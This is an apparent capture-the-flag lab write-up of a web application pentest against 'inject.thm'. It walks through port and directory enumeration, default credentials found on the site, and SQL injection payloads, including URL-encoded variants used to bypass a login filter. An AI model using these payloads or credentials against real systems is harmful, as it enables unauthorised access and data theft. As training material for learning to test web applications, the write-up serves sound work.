Security Testing Report: Web Application Assessment on **inject.thm**

Assessment Information

Field	Details
Assessed Domain	inject.thm
Target IP	10.10.10.198
DNS Resolution Method	Added to `/etc/hosts`
Assessor Name	Mian Al Ruhanyat
Assessment Start Date	2025-02-19
Assessment End Date	2025-02-25
Assessment Type	Web Application Pentest
Tools Used	Nmap, Feroxbuster, Burpsuite
Scope Type	Web (External)
Operating System	Linux (Debian)

Security Testing Using Manual Testing and Automation Tools

In this assessment, a combination of manual and automated techniques was employed to identify vulnerabilities in the target environment.
Manual testing was conducted using well-known testing approaches based on the OWASP Top 10, while automation tools were leveraged to improve coverage and efficiency.
The goal was to simulate real-world attacks, validate findings, and ensure comprehensive security evaluation of the target system.

DNS Mapping

```
echo "10.10.10.198 inject.thm" | sudo tee -a /etc/hosts
```

Pinging to inject.thm:

```
ping inject.thm

PING inject.com (10.10.10.198) 56(84) bytes of data.
64 bytes from inject.thm (<ip>): icmp_seq=1 ttl=63 time=277 ms
```

- The IP has been added , Now If I type inject.thm to my browser it should go the IP where the web server is.

Initial Foot Print

- Now I will search for services and Open ports for the web server and other loop holes to break in

Command:

```
sudo nmap -sC -sV  inject.thm -oN initial_all_ports -T5
```

Result:

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-17 18:29 PST
Nmap scan report for inject.thm (10.10.28.179)
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux;
protocol
2.0)
| ssh-hostkey:
|   3072 a5:c6:1e:e3:db:61:ee:5d:7d:d6:7b:b6:12:ca:53:ea (RSA)
|   256 3b:85:4f:b6:8e:a0:8a:f5:14:19:a3:20:f1:30:13:75 (ECDSA)
|_  256 64:55:f6:6a:f7:ac:91:e1:55:4c:44:1f:14:ce:b4:0a (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Injectics Leaderboard
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://n
map.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 23.03 seconds
```

- Here we can see the port 80 is running an http server, it means its a website
- Lets find more urls or pages of this website

Directory Enumeration

Here we will find the directories of the website using feroxbuster tool, you can have the privilege to use many tools like gobuster , dirbuster , dirb, dirsearch, or even my Reconscope script to find these things at once.

Command:

```
feroxbuster -u 'http://inject.thm/' -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o
directory.txt -n -x php,json,js,pdf
```

- We Will search pages related to php, json ,js and pdf extension
- My intension is to find vulnerabilities belongs to version and OWASP TOP 10

Result:

```
200      GET      206l      428w     6588c http://inject.thm/index.php
200      GET        7l      683w    60044c
http://inject.thm/js/bootstrap.min.js
200      GET        2l     1062w    72380c http://inject.thm/js/slim.min.js
200      GET      161l      368w     5401c http://inject.thm/login.php
200      GET        6l      263w    18362c
http://inject.thm/js/popper.min.js
200      GET       35l       88w     1088c http://inject.thm/script.js
200      GET      160l      353w     5353c
http://inject.thm/adminLogin007.php
200      GET        7l     2103w   160302c
http://inject.thm/css/bootstrap.min.css
200      GET      206l      428w     6588c http://inject.thm/
301      GET        9l       28w      308c http://inject.thm/flags =>
http://inject.thm/flags/
301      GET        9l       28w      306c http://inject.thm/css =>
http://inject.thm/css/
301      GET        9l       28w      305c http://inject.thm/js =>
http://inject.thm/js/
301      GET        9l       28w      313c http://inject.thm/javascript =>
http://inject.thm/javascript/
302      GET        0l        0w        0c http://inject.thm/logout.php =>
index.php
301      GET        9l       28w      309c http://inject.thm/vendor =>
```

```
http://inject.thm/vendor/
302      GET        0l        0w        0c http://inject.thm/dashboard.php
=> dashboard.php
200      GET        0l        0w        0c http://inject.thm/functions.php
301      GET        9l       28w      313c http://inject.thm/phpmyadmin =>
http://inject.thm/phpmyadmin/
200      GET        5l        7w       48c http://inject.thm/composer.json
```


```
http://inject.thm/index.php
http://inject.thm/js/bootstrap.min.js
http://inject.thm/js/slim.min.js
http://inject.thm/login.php
http://inject.thm/js/popper.min.js
http://inject.thm/script.js
http://inject.thm/adminLogin007.php
http://inject.thm/css/bootstrap.min.css
http://inject.thm/
http://inject.thm/flags
http://inject.thm/css
http://inject.thm/js
http://inject.thm/javascript
http://inject.thm/logout.php
http://inject.thm/vendor
http://inject.thm/dashboard.php
http://inject.thm/functions.php
http://inject.thm/phpmyadmin
http://inject.thm/composer.json
```

- These are the urls that I got but It consists 301 response as well
- Lets Try the phpmyadmin page because its quite unnatural to find because its normally stay behind the 403 response.


- Here I tried some negative testing by throwing incorrect name and password and It gave me the database name which is mysql in the error message so its a very verbose error message and should not be in that way

Information Gathering From Website


- There were some links but they were redirecting to the index page
- And also a login page name of `login.php`



- And at the front page there is a very interesting data




- `Mails are stored in mail.log file` and the site has been developed by John Tim - dev@injectics.thm



Email	Password
superadmin@injectics.thm	superSecurePasswd101
dev@injectics.thm	devPasswd123

- Here I found that The default credentials for logging but the developer is telling to update it on the database
- The login page presented two distinct endpoints: one for **user login** and another for **administrator login**.
- Initial attempts using commonly known or guessed credentials were unsuccessful.
- Upon revisiting the provided hint, a message was observed: *"Here are the default credentials that will be added:"*. This suggests that the application was intended to be initialized with default credentials.
- It is likely that the developer failed to properly populate the database with these credentials during deployment.
- Through the accessible **phpMyAdmin** interface, it was confirmed that the backend is using a **MySQL** database.
- Further analysis was conducted on both the user and admin login functionalities to identify potential misconfigurations or vulnerabilities.

Analyzing Login Page for the User




- Here for capturing the request and response message I Tested with some Incorrect Username and Password which is a part of Negative Testing
- For Capturing I am Using Burpsuite.

```
POST /functions.php HTTP/1.1
Host: inject.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```


```
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 46
Origin: http://inject.thm
Connection: close
Referer: http://inject.thm/login.php
Cookie: PHPSESSID=87jdgjj68n1ljj8s32n7qaht65
Priority: u=0

username=user&password=password&function=login
```

- This is the request Message I captured
- Here I will try the sql injection vulnerability to check if it is possible to exfiltrate data from the mysql database




- I crafted the request on burpsuite and check with `' OR 1=1--` which is a basic sql injection testing command
- Its giving me an error so I had to craft the payload so that I can Bypass its SQL Command filtering mechanism via username and password parameter
- For bypassing Filter I tried `url encoding mechanism` :
  - `%27%20OR%201%3D1--` (`' OR 1=1--`)
  - `1%27%20||%201=1%20--+` (`1' OR 1=1`)
- And by this I got the SQL Injection Injection Vulnerability using The 2nd Encoded payload




What this means?

- Actually here I bypassed the need of password in the login functionality and It redirected me directly to the dashboard with the redirection link `dashboard.php?isadmin=false`




- At the admin login page I tried the same thing but its only works for the user login.
- In the dashboard we can see the edit option , If we click the button it redirected us to another page where we can edit the medal entry for each country.



- If we change any data and updated it its successfully being updated
- Again I tried the SQL Injection Vulnerability here.

